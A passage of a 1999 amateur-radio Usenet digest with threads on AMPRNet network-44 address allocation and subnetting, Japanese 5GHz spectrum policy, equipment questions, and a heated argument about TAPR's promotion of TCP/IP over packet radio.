4804. Re: NET 44 - AMPRNET (was Help with RFC)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-03 00:00:00 UTC
From: Gareth paley <gareth.paley@bt.com>
Message-ID: <38205644.8FCA9F5D@bt.com>
Source record: 15712
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

Rob Janssen wrote:
>
>
> Did you now NET 44 (AMPRNET) was already registered in September 1981?
> It is listed in RFC790 (assigned numbers). In those days, there were
> no class-B and class-C networks registered yet, which probably is why
> we got a class-A so easily :-)
>
> Rob
> --
>

That's interesting I never knew that 44.x.x.x was actually registered,
this opens up a lot of possibilty for amateur radio in the internet age.
(I notice amateur is spelt wrong in the RFC). Are there any gateways
between internet and amateur packet (I mean routers really, as opposed
to mail gateways)?

Is 44.x.x.x subnetted or is it one big flat network ? Or is 44.x.x.x the
backbone and you route or NAT to local networks. Do you know who in the
amateur radio community controls the subnet and host allocation for
amateur radio TCP/IP packet nodes on network 44? Can I have a host and a
default gateway address please ;-) ??

Interesting to see that most of the Class A allocations are infact
commercial/educational packet radio networks - probably historical -
Alloa and all that....

Sorry if these questions seem a bit rudementary, TCP/IP over amateur
packet seems to have passed me by so far.

Gareth
G1LVN

Gareth Paley BEng(Hon) MBCS | || ||
BT Syncordia Solutions | || ||
Chartered IS Practitioner | |||| ||||
CCIE#2314, CIP Certified | .:||||||:....:||||||:.
Tel: +44 (0)7801182026 | c i s c o S y s t e m s
gareth dot paley @ bt dot com | GOLD PARTNER

This mail represents the views of the author and does
not necessarily accurately represent the views of BT.

4805. Japan MPT Mulls 5.3GHz Band for Wireless Net Access by 2001

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-03 00:00:00 UTC
From: "Eric S. Johansson" <esj@harvee.billerica.ma.us>
Message-ID: <7vphvnrmn1@harvee.billerica.ma.us>
Source record: 15713

http://www.nikkeibp.asiabiztech.com/wcs/leaf?CID=onair/asabt/cover/84988

MPT Mulls 5.3GHz Band for Wireless Net Access by 2001

November 2, 1999 (TOKYO) -- A new category of wireless Internet connection technology will likely become a reality in Japan if the frequency allocation is implemented soon.

The Ministry of Posts and Telecommunications (MPT) consulted with the Telecommunications Technology Council on Oct. 25 on the technical requirements for making available the 5.3GHz frequency band (5.25 to 5.35GHz) for outdoor use.

In September the ministry submitted a report to the Telecommunications Technology Council on making the 5.2GHz band (5.15GHz to 5.25GHz) available for wireless LAN technology. However, as spectrum in this band will be shared with Globalstar, the mobile satellite phone service provided by Globalstar L.P., it was restricted to indoor use.

In its current proposal, the ministry envisions use of the 5.3GHz band for wireless connections for users of mobile devices and in homes, through outdoor base stations.

However, the Telecommunications Technology Council won't issue a report until November 2000, which means that the frequency band is unlikely to become available to users until the spring of 2001.

Wireless access systems are the focus of increasing interest as a means of realizing low-cost connectivity to the Internet.

Carriers in Japan have two main choices. They can either use spectrum in the 2.4GHz band, or employ fixed wireless access (FWA) in the 22GHz, 26GHz or 38GHz bands.

However, although the 2.4GHz band can be used with wireless LAN products and other low-cost devices, the interference is a major problem. On the other hand, FWA devices are expensive, and that makes it difficult to provide full-time access services at low costs.

In the summer of 2000, the joint venture SpeedNet Inc., formed by Softbank Corp., Tokyo Electric Power Co. and Microsoft Corp., plans to launch services. Initially, SpeedNet is likely to use spectrum in the 2.4GHz band.

In a similar move, Sony Corp. is planning services based mainly on FWA and geared to the small office/home office (SOHO) market as well as heavy users of the Internet at home. Yet neither SpeedNet nor Sony has given any indication of price schedules.

Amid these developments, calls are being heard from SpeedNet and others for the MPT to provide a further option, such as allocating the 5GHz band exclusively for wireless access.

Spectrum in the 5GHz band is already available in the United States and Europe. Its advantages are relatively low levels of interference and reduced equipment costs.

With authorization of the 5.3GHz band for outdoor purposes now on the horizon, Japan is a step closer to achieving low-cost Internet connectivity via wireless services.

Related stories:
Wireless LAN Can Provide Net Access, Softbank's Son Says
Softbank Backs Wireless LANs for Speedy Net Access to Homes
Sony Moves to Take on NTT in Telecommunications Sector
NTT Communications Applies for License to Offer Wireless Services
Sony Aims to Provide Telecom Services Using Wireless Links
(Nikkei Communications)

--
Eric S. Johansson ka1eec esj@harvee.billerica.ma.us
This message was composed almost entirely using NaturallySpeaking

4806. Re: Oddball JPS NIR-10 DSP unit?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-03 00:00:00 UTC
From: joencREMOVETHISTOREPLY@mindspring.com
Message-ID: <38206a3c.65930946@news.mindspring.com>
Source record: 15714
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.misc

On Tue, 2 Nov 1999 21:13:46 -0500, "jsnyder" <jsnyder@trelis.com>
wrote:

>My understanding is that they dropped ham products and are concentrating on
>commercial and military. Let us know what you find out.

Doug Hall of JPS sent me a nice e-mail which I don't think he'd mind
me sharing part of. He said:

>The oddball NIR-10 you described was never a standard product, so I'd
>be interested to know how you came upon it. Years ago I wrote some DSP
>software to implement a voice-activated squelch using the NIR-10 as
>the prototype platform, and we worked with several companies who
>helped test it in various settings. We ultimately did produce a
>commercial product called the VMR-12 (for Voice Modulation Recognizer)
>but it wasn't based on the NIR-10 platform. So what you have is indeed
>an oddball unit, and if you call JPS tomorrow to ask about it it's
>very likely that no one will know what you're talking about :-) I know
>that some of the units were used locally in some commercial repeater
>applications to provide a COR-type signal based only on the presence
>of speech.

So, that's pretty much the story. I got the unit (along with a
"normal" one) from an e-bay auction last week.

-joe

73 de K4SAR

4807. Re: FCC reallocates Ham Band

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-03 00:00:00 UTC
From: nielsen@primenet.com
Message-ID: <slrn82116a.ng.nielsen@bob.localnet>
Source record: 15715

Charles,

I usually just try to ignore your rantings. However, this one goes a bit too far. I realize that you have an extreme dislike for Greg Jones, but your "tens years or more" (sic) comment also attacks Den Connors, Andy Freeborn, Lyle Johnson and myself, along with the many other TAPR board members and volunteers.

I don't know where you get the idea that TAPR has done anything to destroy packet networks by promoting tcp/ip at the expense of other packet users (you don't give any examples because they don't exist).

TAPR has supported tcp/ip over packet radio, but it also has supported, and continues to support many other packet radio protocols. There has been no vicious campaign to undercut anything else. I am not familiar with the situation in your location, but here in Tucson, the birthplace of TAPR, tcp/ip and other packet users co-exist peacefully.

I am sorry if the fact that TAPR may have facilitated the increased spread of tcp/ip by distributing floppy disk copies of Phil Karn's NET program ten years ago (before most people even had internet access) offends you, but it certainly doesn't represent any sort of sinister plot to destroy packet radio. I certainly wasn't involved in any plan to "undermine and undercut the existing AX.25 Packet network" and I am not aware of any such actions by anyone else on behalf of TAPR.

We all know that some of the packet networks have deteriorated (although others have expanded), but that has usually been a problem of other priorities and interests of those involved in the local areas. With the introduction of APRS (which TAPR has actively promoted), there has been (at least locally) a renewed interest in packet radio.

As I understand it, your logic goes something like:

1. The introduction of AX.25 encapsulation to interconnect packet radio stations by non-r.f. means has caused the packet community to abandon existing r.f. links, as well as to cease any efforts to create new r.f. links.

To some extent, this is true, which is unfortunate. It has also allowed interconnection between geographically-diverse areas which probably would not be connected otherwise, however. This technology does nothing to prevent those who are sufficiently motivated to create new r.f. linking, and we see many examples of this being done even today (often by the same folks who are running gateways). However wormholes were in existence prior to this which did not use AXIP encapsulation--it just made it easier.

2. Encapsulated linking via gateways is possible because they use
tcp/ip--therefore all tcp/ip is the root of everything evil.

If you really believe this, I truly don't know how to respond.

3. The use of tcp/ip over AX.25 packet has led to a reduction in the
number of stations using the BBS protocol.

Possibly, but if so, it probably is a reflections of the interest of
the individual operators. I have never operated a BBS but occasionally
use one. I also exchange SMTP email directly with several locals over
packet radio. I don't think this makes me evil (I'm sorry if you
disagree).

I also use Linux, and since that has support for tcp/ip (it also has
AX.25, netrom, rose and more), I suppose that in your eyes this makes
me a "Linux bigot" or worse.

What I fail to see here is what any of this has to do with TAPR!

Bob Nielsen, W6SWE
Past-President, Tucson Amateur Packet Radio (aka the Evil Empire)

On Wed, 3 Nov 1999 06:17:04 -0600, Charles Brabham wrote:
>
>They are probably looking at the results of TAPR's "screw everyone else"
>tcpip promotion and what that has done to the Packet net in the US over the
>last decade, and deciding to take a "thanks but no thanks" position
>concerning more destructive "screw everyone else" proposals that sorry
>jerkoids such as Greg Jones and yourself appear to find so irresistible.

>
>> If the ARRL would get behind Spread Spectrum on 2 meters, or even TDMA
>> on 2 meters, instead of waiting for the Service to die, it would happen
>> almost overnight. But they can't do that because they've invested too
>> much time and money in repeater coordination, and repeater book sales.
>
>Yes, it's a shame how the ARRL tends to think in terms of what is best for
>the greater majority of Hams instead of catering to the petty demands of a
>few thoughtless jerks such as yourself, isn't it?
>
>Take the case of TAPR's "screw everyone else" promotion of tcpip, as an
>example:
>
>Rather than promoting tcpip by way of simply allowing it to "compete" with
>other protocols and (assuming it's alleged superiority) either become more
>popular or not as it's merit (or lack thereof) would naturally dictate, a
>vicious campaign aimed at undercutting the use of anything else other than
>tcpip was undertaken, completely ignoring the opinions and desires of the
>great majority of Packet users in the US.
>Rather than putting an effort into building a national tcpip Packet net and
>compete in a decent, intelligent manner, steps were taken to undermine and
>undercut the existing AX25 Packet network that 99% of the Packet ops in the
>US were using.

>
>Rather than build something to demonstrate and promote tcpip, TAPR took to
>the policy of dedicating most of it's efforts into undermining and
>destroying the work of others.
>
> All of that "new paradigm shift" bulldada was a simpleminded attempt to
>justify destructive, underhanded behavior; Nothing more and nothing less.
>
> After observing the sorry results of tens years or more of TAPR's "screw
>everyone else" tcpip promotion, the ARRL has probably decided that they
>would like to avoid more of the mediocrity and turmoil that such vicious
>campaigns tend to generate.
>
>>
>> That's the kind of leadership I'm talking about. Organizational
>leadership
>> which can change the rules. Without a lot of dead people, we will have
>> to wait. Or, use commercial equipment in bands we used to own.
>
>Yes, that's right... Kill people off, give the bands to commercial
>interests.... Almost ANYTHING is preferable in sick minds such as yours to
>allowing the great majority of Hams to do things as they wish instead of
>kow-towing to your sicko demands. You are so used to attempting to force
>your crud on people that the very thought of simply demonstrating them and
>making them available for COMPETITION and CHOICE is foreign and abhorrent to
>you.
>
>We all understand how you and a few other TAPR dweebs know SO MUCH BETTER
>what Hams really need than they could possibly know for themselves.
>
>Pathetic, sick bastards.
>
>--
>
>73 DE Charles Brabham, N5PVL
>N5PVL @ N5PVL.#NTX.TX.USA.NOAM
>http://www.texoma.net/~n5pvl

4808. Re: NET 44 - AMPRNET (was Help with RFC)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-03 00:00:00 UTC
From: nielsen@primenet.com
Message-ID: <slrn82126f.ng.nielsen@bob.localnet>
Source record: 15716
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

On Wed, 03 Nov 1999 15:35:32 +0000, Gareth paley wrote:
>Rob Janssen wrote:
>>
>>
>> Did you now NET 44 (AMPRNET) was already registered in September 1981?
>> It is listed in RFC790 (assigned numbers). In those days, there were
>> no class-B and class-C networks registered yet, which probably is why
>> we got a class-A so easily :-)
>>
>> Rob
>> --
>>
>
>That's interesting I never knew that 44.x.x.x was actually registered,
>this opens up a lot of possibilty for amateur radio in the internet age.
>(I notice amateur is spelt wrong in the RFC). Are there any gateways
>between internet and amateur packet (I mean routers really, as opposed
>to mail gateways)?

Some of the same gateways which handle mail are also routers. Packet
filtering is often used to limit what gets routed, however. See
http://www.fuller.net/Gateways for more information.

>
>Is 44.x.x.x subnetted or is it one big flat network ? Or is 44.x.x.x the
>backbone and you route or NAT to local networks. Do you know who in the
>amateur radio community controls the subnet and host allocation for
>amateur radio TCP/IP packet nodes on network 44? Can I have a host and a
>default gateway address please ;-) ??

The 44.xxx.xxx.xxx allocation is administered by Brian Kantor, WB6CYT
(brian@ucsd.edu). He also runs the default 44/8 router,
mirrorshades.ucsd.edu (routing between various 44.x.x.x networks are
typically done by encapsulation where true amateur routes do not
exist). It is theoretically flat, but each of the entities (typically
countries and U.S. states) at the /16 level controls, to some extent,
what is done at lower levels. Some areas subnet while others do not.
See ftp://ftp.ucsd.edu/hamradio/amprnets for a second-level listing.

Bob, W6SWE

--
Bob Nielsen Internet: nielsen@primenet.com
Tucson, AZ AMPRnet: w6swe@w6swe.ampr.org
DM42nh http://www.primenet.com/~nielsen

4809. Kenwood R-2000 circuit diagrams??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-03 00:00:00 UTC
From: Les Edgecumbe <les.edgecumbe@virgin.net>
Message-ID: <7vq2koqjc1@nclient11-gui.server.virgin.net>
Source record: 15717
Cross-posted to: alt.ham-radio.marketplace,rec.radio.amateur.boatanchors,rec.radio.amateur.digital.misc,rec.radio.amateur.dx,rec.radio.amateur.equipment,relcom.radio.diagrams,uk.radio.amateur

Thanks for reading this.

I am trying to resurrect a Kenwood R2000 Reciever, but need circuit
diagrams.
Can anyone help with photocopies, for which I would gladly cover the costs +
postage=

Regards=

Les Edgecumbe G0NXI

Les Edgecumbe.
Devon. England les.edgecumbe@virgin.net

4810. Re: FCC reallocates Ham Band

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-03 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7vq8rgdiu1@bgtnsc02.worldnet.att.net>
Source record: 15718

Bob Nielsen <nielsen@primenet.com> wrote in message
news:slrn82116a.ng.nielsen@bob.localnet...
> Charles,
>
> I usually just try to ignore your rantings. However, this one goes a
> bit too far. I realize that you have an extreme dislike for Greg
> Jones, but your "tens years or more" (sic) comment also attacks Den
> Connors, Andy Freeborn, Lyle Johnson and myself, along with the many
> other TAPR board members and volunteers.

I have great respect for the original TAPR group. Met them early on
at Modular Mining in Tucson, coded to all of their firmware revisions, etc.
etc.
Lived just a few miles from Den at that time, and worked closely with him on
some of the hardware/firmware projects that never were completed.
Heck, Lyle even accepted an award for me at Dayton (grin).

That was then (1982-1985). This is now (1999).

> I don't know where you get the idea that TAPR has done anything to
> destroy packet networks by promoting tcp/ip at the expense of other
> packet users (you don't give any examples because they don't exist).

<snippity-snip>

The problem is that TAPR currently promotes using tcp/ip OVER THE
INTERNET in preference to using Ham Radio. Perhaps Bob, you have
not kept up with the TAPR officers pronouncements, both within and
outside of the official TAPR publications. The issue is not about what
protocol to run over RF, but whether to use RF at all.

There are many of us that hold the opinion that "TAPR got it all
started and now TAPR is killiing it off." It is my opinion that TAPR does
not bear even the majority of the blame for what has happened. Plenty
to go around, including lazy hams, the WinLink "vision", ARRL dropping
the ball when they could have stepped up and assumed some leadership,
et cetera ad nauseum. See the results of the ARRL "Auto control on HF"
meeting, the "vision" paper on the WinLink web site, etc.

Apology to the Vancouver and Montreal groups, the ARRL, and others
that did make the major initial contributions that helped get networking
off the ground. Without them we would never have had anything at all.

Flames welcome:
Direct them to alt.dev.null and/or alt.flame.
Post them to the packet store and forward network, if you can.

--

... Hank - W0RLI

http://horedson.home.att.net

4811. Re: NET 44 - AMPRNET (was Help with RFC)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-03 00:00:00 UTC
From: "D. Stussy" <kd6lvw@bde-arc.ampr.org>
Message-ID: <Pine.LNX.4.10.9911032319000.528-100000@dns.bde-arc.ampr.org>
Source record: 15719
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

On 3 Nov 1999, Bob Nielsen wrote:
> On Wed, 03 Nov 1999 15:35:32 +0000, Gareth paley wrote:
> >Rob Janssen wrote:
> >> Did you now NET 44 (AMPRNET) was already registered in September 1981?
> >> It is listed in RFC790 (assigned numbers). In those days, there were
> >> no class-B and class-C networks registered yet, which probably is why
> >> we got a class-A so easily :-)

We also got it so easily because it was going to be a worldwide network with very many stations (every licensed amateur in the world was eligible), thus deserving of a Class-A assignment.

> >That's interesting I never knew that 44.x.x.x was actually registered,
> >this opens up a lot of possibilty for amateur radio in the internet age.
> >(I notice amateur is spelt wrong in the RFC). Are there any gateways
> >between internet and amateur packet (I mean routers really, as opposed
> >to mail gateways)?
>
> Some of the same gateways which handle mail are also routers. Packet
> filtering is often used to limit what gets routed, however. See
> http://www.fuller.net/Gateways for more information.

Many sites also offer Net/ROM services, as well as raw AX.25. I suspect that in some areas, ROSE, FlexNet, and other protocols are offered as well, but not in my local area (Southern California).

> >Is 44.x.x.x subnetted or is it one big flat network ? Or is 44.x.x.x the
> >backbone and you route or NAT to local networks. Do you know who in the
> >amateur radio community controls the subnet and host allocation for
> >amateur radio TCP/IP packet nodes on network 44? Can I have a host and a
> >default gateway address please ;-) ??
>
> The 44.xxx.xxx.xxx allocation is administered by Brian Kantor, WB6CYT
> (brian@ucsd.edu). He also runs the default 44/8 router,
> mirrorshades.ucsd.edu (routing between various 44.x.x.x networks are
> typically done by encapsulation where true amateur routes do not
> exist). It is theoretically flat, but each of the entities (typically
> countries and U.S. states) at the /16 level controls, to some extent,
> what is done at lower levels. Some areas subnet while others do not.
> See ftp://ftp.ucsd.edu/hamradio/amprnets for a second-level listing.

Most of the European countries do subnet further. Some of the States do as well. For Southern California, there are actually 6 of the /16 subnets, and out of those 6, 1 is subnetted further, and another has had subnetting proposed and optional (but use of the plan is not enforced) for over 2 years. 2 of the

other 4 have a couple of "private" subnets (i.e. multiple hosts run by the same amateur operator grouped together) but no true sub-networks (i.e. multiple stations).

Where subnetting is done, it's either by frequency, by geography, or both.

One should also note that there do appear to be many more stations listed in the "ampr.org" registry than are active, so there really aren't c.45,000 hosts participating. Here in Los Angeles, only about 10% of the hosts listed are acutally active today. Also, many of the hostnames break the rules for naming hosts in this domain - improper callsigns, no callsign, etc.

4812. MSYS and G8BPQ

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-03 00:00:00 UTC
From: scoggin@louie.udel.edu
Message-ID: <7vqgn8$4k3$1@dewey.udel.edu>
Source record: 15720

I am setting up an Internet email gateway from a Linux server (RedHat 6.1)
to an MSYS BBS system. I would like to use G8BPQ to link the two, but
I can't find the port definition for MSYS to accomplish this. Can anyone
point me to the information?

Thanks,
john N3SKO/AAT3BF

+---+
| John K. Scoggin, Jr. Email: scoggin@cis.udel.edu |
| Adjunct Asst. Professor Phone: (302) 831-1028 |
| Computer & Info. Sciences Dept. |
| University of Delaware, 101B Smith Hall |
| Newark, DE 19716 |
+---+

4813. Re: FCC reallocates Ham Band

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-03 00:00:00 UTC
From: "Kurt A. Freiberger" <wb5bbw@realtime.net>
Message-ID: <3820C769.7D13CFA2@realtime.net>
Source record: 15721

Bob Nielsen wrote:

[logical and polite rebuttal deleted]

Bob, it will do no good. Charles is fixated in his rantings like every other fanatical being I've ever come across. Sometimes he makes me wish for a good old Burt Fisher post. I've developed a philosophy on an old Heinlein quote:

"Never try to teach a pig to sing; It wastes your time, and annoys the pig."

But it is sorta like teasing a scorpion. But at least the scoprion will sting itself to death eventually.

73/Kurt
WB5BBW - a former IP gateway operator and damn proud of it!

--

Kurt Freiberger, WB5BBW Network Environmentalist Austin, TX
As of right now, kurt@cs.tamu.edu should be changed to wb5bbw@airmail.net. Forwarding will be in effect for a while. Rebecca Elspeth Freiberger was born 10 Sep 1999. See her at http://www.realtime.net/~nancy2 for the latest news. Yeah, I know, I haven't updated it often enough...

4814. Re: NET 44 - AMPRNET (was Help with RFC)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-03 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <3820DD20.A356F3CD@usa-site.net>
Source record: 15722
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

D. Stussy wrote:
>
> One should also note that there do appear to be many more stations listed in
> the "ampr.org" registry than are active,

I used to go and clean up the entries for about 6 months. But it was
a job that would never end. One guy even put in every IP address in
his allocation. Don't have any idea what he was planinng to do.

If everyone would download the file a few days after making their
changes they would see all the errors, but in many cases they just
disappeared and left the junk in there.

4815. Re: NET 44 - AMPRNET (was Help with RFC)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-03 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7vqn8imps1@bgtnsc03.worldnet.att.net>
Source record: 15723
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

Steve Sampson <ssampson@usa-site.net> wrote in message
news:3820DD20.A356F3CD@usa-site.net...
> D. Stussy wrote:
> >
> > One should also note that there do appear to be many more stations
listed in
> > the "ampr.org" registry than are active,
>
> I used to go and clean up the entries for about 6 months. But it was
> a job that would never end. One guy even put in every IP address in
> his allocation. Don't have any idea what he was planinng to do.
>
> If everyone would download the file a few days after making their
> changes they would see all the errors, but in many cases they just
> disappeared and left the junk in there.

For the 44.116 subnet essentially all the entries are "bogus"
in one sense or another. A lot of entries for callsigns that no longer exist
due to death, upgrade, vanity callsign. Of the few folks who are actually
active on tcp/ip, only two are correctly listed in amprhosts. I submitted
changes to my own addresses months ago. They never seem to show up.
I'll check.

<pause>

Just downloaded newest file, and retract my statement above. Only ONE
station presently active on tcp/ip in 44.116 is listed correctly.

--

... Hank

http://horedson.home.att.net

4816. Re: FCC reallocates Ham Band

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-03 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <3820E394.4285E5E5@usa-site.net>
Source record: 15724

Charles Brabham wrote:
>
> Going by your track record here on this ng, I would hazard a guess that your
> TDMA proposal required large numbers of Hams be forced into doing things
> "your way" whether they wanted to or not. Thus the rejection.

I don't really understand your assumption? Why would "forced into doing things"
be a part of a petition? The rules have a section in them that authorize
emissions. What any proposal would do, would be to expand the emissions
allowed, or remove a restriction that could benefit the petition.

There's a constant "their out to get me" theme to all your posts that is
completely unreasonable.

> You'll find the same "problem" with the SS proposal, for the same reason. I
> have heard concerns expressed by ARRL folks that SS, as it became more
> popular, could end up raising the "noise floor" so as to make those freqs
> almost unusable for any other purpose. Thus the quite understandable lack of
> enthusiasm.

Give me a break. How could the noise floor be raised where you live, or even
where I live? There is maybe 5000 Hams in Oklahoma City, maybe 10 of them
are on any band each night. OK, throw out my numbers, and insert yours,
and tell the group how those few Hams are going to raise your noise floor.

> I had no trouble whatsoever, by the way, with the ARRL in my desire to test
> HF multicast. My proposal was met with interest and enthusiasm.

You basically wanted an exemption from broadcasting. Broadcasting is
something the ARRL does every day. The technology is over 70 years old.

> They are probably looking at the results of TAPR's "screw everyone else"
> tcpip promotion and what that has done to the Packet net in the US over the
> last decade, and deciding to take a "thanks but no thanks" position
> concerning more destructive "screw everyone else" proposals that sorry
> jerkoids such as Greg Jones and yourself appear to find so irresistible.

I don't know why you keep bringing up Greg Jones?? I'm not associated
with TAPR in any way. Is this a Freudian thing? I just don't understand
what TAPR has to do with anything I've said?

> > If the ARRL would get behind Spread Spectrum on 2 meters, or even TDMA
> > on 2 meters, instead of waiting for the Service to die, it would happen
> > almost overnight. But they can't do that because they've invested too
> > much time and money in repeater coordination, and repeater book sales.
>
> Yes, it's a shame how the ARRL tends to think in terms of what is best for

> the greater majority of Hams instead of catering to the petty demands of a
> few thoughtless jerks such as yourself, isn't it?

There's one rule of radio that you don't understand, and you think everyone
else is as selfish as you are. That rule is, do not interfere with others,
and have sound engineering practices. It's not about personalities, or
us versus them. You're the only one I've ever heard speak about Hams as
selfish, and stealing from others. I've never heard another Ham in this
group make a blanket statement about one group stealing something from
another group. It's always just been you. Can you explain that?

> Take the case of TAPR's "screw everyone else" promotion of tcpip, as an
> example:
>
> Rather than promoting tcpip by way of simply allowing it to "compete" with
> other protocols and (assuming it's alleged superiority) either become more
> popular or not as it's merit (or lack thereof) would naturally dictate, a
> vicious campaign aimed at undercutting the use of anything else other than
> tcpip was undertaken, completely ignoring the opinions and desires of the
> great majority of Packet users in the US.
> Rather than putting an effort into building a national tcpip Packet net and
> compete in a decent, intelligent manner, steps were taken to undermine and
> undercut the existing AX25 Packet network that 99% of the Packet ops in the
> US were using.

What did they do? Break down your front door, take your BBS out and stick
a NOS in? You don't make any sense... How come the FBI records don't show
any break-in's and stealing of BBS, and swapping in NOS code?

> Rather than build something to demonstrate and promote tcpip, TAPR took to
> the policy of dedicating most of it's efforts into undermining and
> destroying the work of others.

You're the only one acusing people of being selfish, and stealing from others.

> After observing the sorry results of tens years or more of TAPR's "screw
> everyone else" tcpip promotion, the ARRL has probably decided that they
> would like to avoid more of the mediocrity and turmoil that such vicious
> campaigns tend to generate.

Come on now,
you're using a SPAM generator here. Real people don't talk like that.

Do something useful. Measure your "noise floor" and tell us what it is.
I don't think you know what the hell a "noise floor" even refers to.

4817. Re: NET 44 - AMPRNET (was Help with RFC)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-03 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <3820F675.34B356D8@usa-site.net>
Source record: 15725
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

Hank Oredson wrote:
>
> Just downloaded newest file, and retract my statement above. Only ONE
> station presently active on tcp/ip in 44.116 is listed correctly.

Which one?

I show you with three IP's: 70, 76, 77

Is WS7S SK?

Steve

4818. Re: NET 44 - AMPRNET (was Help with RFC)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-03 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7vr2eafpb1@bgtnsc03.worldnet.att.net>
Source record: 15726
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

Steve Sampson <ssampson@usa-site.net> wrote in message
news:3820F675.34B356D8@usa-site.net...
> Hank Oredson wrote:
> >
> > Just downloaded newest file, and retract my statement above. Only ONE
> > station presently active on tcp/ip in 44.116 is listed correctly.
>
> Which one?

wa7gfe - 44.116.0.48

> I show you with three IP's: 70, 76, 77

No longer in use, for many months.
There were four submitted about that same time, when I moved
here in 1989. Only those three ever showed up.

Mine are all 44.116.1.*
n7qdn addresses are all 44.116.2.*

> Is WS7S SK?

Nope. At least he wasn't when I talked to him a few weeks back.

He's sent the changes several times.
He's not been active for many many years, so I do the address
assignments and he submits them.
Every now and then some of them show up in the official listings.

It's no big deal. I just let the gateway systems to adjacent nets
(44.24 and 44.26) know what is happening and they adjust routings
as needed. No DNS entries available of course, but there are not
that many addresses involved to matter ... just a few dozen.

--

... Hank

http://horedson.home.att.net

4819. radio notes

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-04 00:00:00 UTC
From: Dana <raff1@home.com>
Message-ID: <IAcU3.4378$gX.32564@news.rdc1.az.home.com>
Source record: 15727
Cross-posted to: alt.ham-radio.digital-voice,alt.radio.digital,rec.radio.amateur.digital,rec.radio.amateur.digital.misc

visit http://members.home.net/raff1

4820. Re: NET 44 - AMPRNET (was Help with RFC)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-04 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn822lbb.j70.nomail@linux.pe1chl.ampr.org>
Source record: 15728
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

Hank Oredson <horedson@att.net> wrote:

>For the 44.116 subnet essentially all the entries are "bogus"
>in one sense or another. A lot of entries for callsigns that no longer exist
>due to death, upgrade, vanity callsign. Of the few folks who are actually
>active on tcp/ip, only two are correctly listed in amprhosts. I submitted
>changes to my own addresses months ago. They never seem to show up.
>I'll check.

I am the coordinator for 44.137 (Netherlands) and I have written a
script that compares my local copy of the hosts file with the data
in the ampr.org nameserver as downloaded from ftp.ucsd.edu.

Each week I sync the two, adding the assignments I made on local
request to the nameserver and cleaning up any junk that suddenly
shows up (mostly because of people submitting improper requests to
the robot).

A few weeks ago, I had a case where the same modification showed up
every time I did the sync, and apparently something had gone wrong
in the database maintained by the robot. Brian cleaned it manually.
And then of course there are the cases where people assign themselves
an address, put it in the nameserver using the robot, and don't ask me...
They get deleted automatically, but some people are quite persistent.

I have done a trial run a couple of times for some neighboring countries,
i.e. when I saw a "latest hosts.xxx" posted on the BBS, I ran my script
to compare the listing with the ampr.org nameserver contents without
actually sending the sync commands out.

Indeed, this resulted in huge amounts of differences. Apparently not
all coordinators have a similar system running :-)

Maybe I should post the scripts that I am using? But then, they are
running under Linux, so...

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

4821. Re: NET 44 - AMPRNET (was Help with RFC)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-04 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn822msb.j70.nomail@linux.pe1chl.ampr.org>
Source record: 15729
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

D. Stussy <kd6lvw@bde-arc.ampr.org> wrote:
>Most of the European countries do subnet further. Some of the States do as
>well. For Southern California, there are actually 6 of the /16 subnets, and
>out of those 6, 1 is subnetted further, and another has had subnetting proposed
>and optional (but use of the plan is not enforced) for over 2 years. 2 of the
>other 4 have a couple of "private" subnets (i.e. multiple hosts run by the same
>amateur operator grouped together) but no true sub-networks (i.e. multiple
>stations).

Don't forget that HALF of the 44 space was assigned to the US, a /18 subnet
to each state and most of the space unused in scattered gaps, while the
other half was left to the rest of the world and assigned in /16 chunks
to each country.

So, it is not so suprising that those other countries subnet their assigned
addresses, where the US coordinator already did that on a higher level.

Traditionally, our allocation has been subnetted geographically. Each
province has got one or more subnets, and addresses are assigned based
on QTH.
This subnetting causes a nasty problem: sometimes a node from another
geographical area can be contacted more reliably than the node in the
same area, and the user wants to have an address that gets routed to
that other node.

In the past, I have solved that by developing a simple protocol that
maintains the routing tables in the node, and allows easy setup of a
route to an "exception" IP address. Only the sysop of the node actually
servicing the user needs to setup a route, the surrounding nodes
automatically learn this route when required.

But now that I am less active in development and several nodes are
deploying other software that does not support this protocol, users are
again requesting out-of-area addresses and voices are heard that we
